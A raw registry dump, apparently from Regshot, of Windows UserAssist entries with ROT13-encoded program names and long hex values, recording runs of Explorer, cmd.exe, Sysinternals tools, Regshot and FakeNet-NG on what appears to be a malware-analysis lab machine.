00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 2E 00
00 00 53 9A 0F 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E 00 64 00 6F 00
77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 0
0 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-
9926F41749EA}\Count\HRZR_PGYFRFFVBA: 00 00 00 00 9F 00 00 00 3E 01 00 00 EA D1 63 00 21 00 00 00 2F 00
00 00 50 B2 0F 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E 00 64 00 6F 00
77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 2F 00 00 00 50 B2 0F 00 4D 00 69
00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 2E 00 45 00 78
00 70 00 6C 00 6F 00 72 00 6
5 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 2F 00
00 00 50 B2 0F 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E 00 64 00 6F 00
77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 0
0 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\Zvpebfbsg.Jvaqbjf.Rkcybere: 00 00 00 00 21 00 00 00 2E 00 00 00 53 9A 0F 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 90 36 DC 0C 54 25 DA 01 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\Zvpebfbsg.Jvaqbjf.Rkcybere: 00 00 00 00 21 00 00 00 2F 00 00 00 50 B2 0F 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 90 36 DC 0C 54 25 DA 01 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\Zvpebfbsg.Jvaqbjf.Pbegnan_pj5a1u2gklrjl!PbegnanHV: 00 00 00 00 00 00 00 00 0E 00 00 00 4A 62 02 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\Zvpebfbsg.Jvaqbjf.Pbegnan_pj5a1u2gklrjl!PbegnanHV: 00 00 00 00 00 00 00 00 0E 00 00 00 56 6D 02 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{1NP14R77-02R7-4R5Q-O744-2RO1NR5198O7}\pzq.rkr: 00 00 00 00 01 00 00 00 06 00 00 00 D1 96 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 30 14 24 AB 6E 4D D9 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{1NP14R77-02R7-4R5Q-O744-2RO1NR5198O7}\pzq.rkr: 00 00 00 00 01 00 00 00 08 00 00 00 38 E1 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 30 14 24 AB 6E 4D D9 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\Qrfxgbc\Gbbyf2\flfvagreanyf\Cebpzba64.rkr: 00 00 00 00 01 00 00 00 02 00 00 00 EF 43 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF E0 19 C3 47 54 25 DA 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\Qrfxgbc\Gbbyf2\flfvagreanyf\Cebpzba64.rkr: 00 00 00 00 01 00 00 00 04 00 00 00 4C 8D 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF E0 19 C3 47 54 25 DA 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\NccQngn\Ybpny\Grzc\cebprkc64.rkr: 00 00 00 00 00 00 00 00 00 00 00 C6 06 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\NccQngn\Ybpny\Grzc\cebprkc64.rkr: 00 00 00 00 00 00 00 00 01 00 00 00 15 F9 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\Qrfxgbc\Gbbyf2\CZNFgnegreXvg\Cbegnoyr Ovanevrf\Ertfubg-k64-NAFV.rkr: 00 00 00 00 01 00 00 00 02 00 00 00 86 93 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF B0 FC 52 73 54 25 DA 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\Qrfxgbc\Gbbyf2\CZNFgnegreXvg\Cbegnoyr Ovanevrf\Ertfubg-k64-NAFV.rkr: 00 00 00 00 01 00 00 00 04 00 00 00 BF C8 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF B0 FC 52 73 54 25 DA 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Gbbyf\SnxrArg-AT\snxrarg1.4.11\snxrarg.rkr: 00 00 00 00 01 00 00 00 01 00 00 00 57 30 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF C0 1D 4C 9E 54 25 DA 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Gbbyf\SnxrArg-AT\snxrarg1.4.11\snxrarg.rkr: 00 00 00 00 01 00 00 00 04 00 00 00 2F 7D 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF C0 1D 4C 9E 54 25 DA 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count\HRZR_PGYFRFFVBA: 00 00 00 00 3E 00 00 00 00 00 00 00 3E 00 00 00 14 00 00 00 00 00 00 14 00 00 00 7B 00 39 00 45 00 33 00 39 00 39 00 35 00 41 00 42 00 2D 00 31 00 46 00 39 00 43 00 2D 00 34 00 46 00 31 00 33 00 2D 00 42 00 38 00 32 00 37 00 2D 00 34 00 38 00 42 00 32 00 34 00 42 00 36 00 43 00 37 00 31 00 37 00 34 00 7D 00 5C 00 54 00 61 00 73 00 6B 00 42 00 61 00 72 00 5C 00 46 00 69 00 6C 00 65 00 20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00 6C 00 6E 00 6B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 14 00 00 00 7B 00 39
00 45 00 33 00 39 00 39 00 35 00 41 00 42 00 2D 00 31 00 46 00 39 00 43 00 2D 00 34 00 46 00 31 00 33 00 2D
00 42 00 38 00 32 00 37 00 2
D 00 34 00 38 00 42 00 32 00 34 00 42 00 36 00 43 00 37 00 31 00 37 00 34 00 7D 00 5C 00 54 00 61 00 73 00 6B
00 42 00 61 00 72 00 5C 00 46 00 69 00 6C 00 65 00 20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E
00 6C 00 6E 00 6B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 00 00
00 00 14 00 00 00 7B 00 39 00 45 00 33 00 39 00 39 00 35 00 41 00 42 00 2D 00 31 00 46 00 39 00 43 00 2D 00
34 00 46 00 31 00 33 00 2D 00 42 00 38 00 32 00 37 00 2D 00 34 00 38 00 42 00 32 00 34 00 42 00 36 00 43 00
37 00 31 00 37 00 34 00 7D 00 5C 00 54 00 61 00 73 00 6B 00 42 00 61 00 72 00 5C 00 46 00 69 00 6C 00 65 00
20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00 6C 00 6E 00 6B 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 0
0 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count\HRZR_PGYFRFFVBA: 00 00 00 00 3F 00 00 00 00 00 00 00 3F 00 00 00 14 00 00 00 00 00
00 00 14 00 00 00 7B 00 39 00 45 00 33 00 39 00 39 00 35 00 41 00 42 00 2D 00 31 00 46 00 39 00 43 00 2D 00
34 00 46 00 31 00 33 00 2D 00 42 00 38 00 32 00 37 00 2D 00 34 00 38 00 42 00 32 00 34 00 42 00 36 00 43 00
37 00 31 00 37 00 34 00 7D 00 5C 00 54 00 61 00 73 00 6B 00 42 00 61 00 72 00 5C 00 46 00 69 00 6C 00 65 00
20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00 6C 00 6E 00 6B 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 14 00 00 00 7B 00 39
00 45 00 33 00 39 00 39 00 35 00 41 00 42 00 2D 00 31 00 46 00 39 00 43 00 2D 00 34 00 46 00 31 00 33 00 2D
00 42 00 38 00 32 00 37 00 2
D 00 34 00 38 00 42 00 32 00 34 00 42 00 36 00 43 00 37 00 31 00 37 00 34 00 7D 00 5C 00 54 00 61 00 73 00 6B
00 42 00 61 00 72 00 5C 00 46 00 69 00 6C 00 65 00 20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E
00 6C 00 6E 00 6B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 00
00 00 14 00 00 00 7B 00 39 00 45 00 33 00 39 00 39 00 35 00 41 00 42 00 2D 00 31 00 46 00 39 00 43 00 2D 00
34 00 46 00 31 00 33 00 2D 00 42 00 38 00 32 00 37 00 2D 00 34 00 38 00 42 00 32 00 34 00 42 00 36 00 43 00
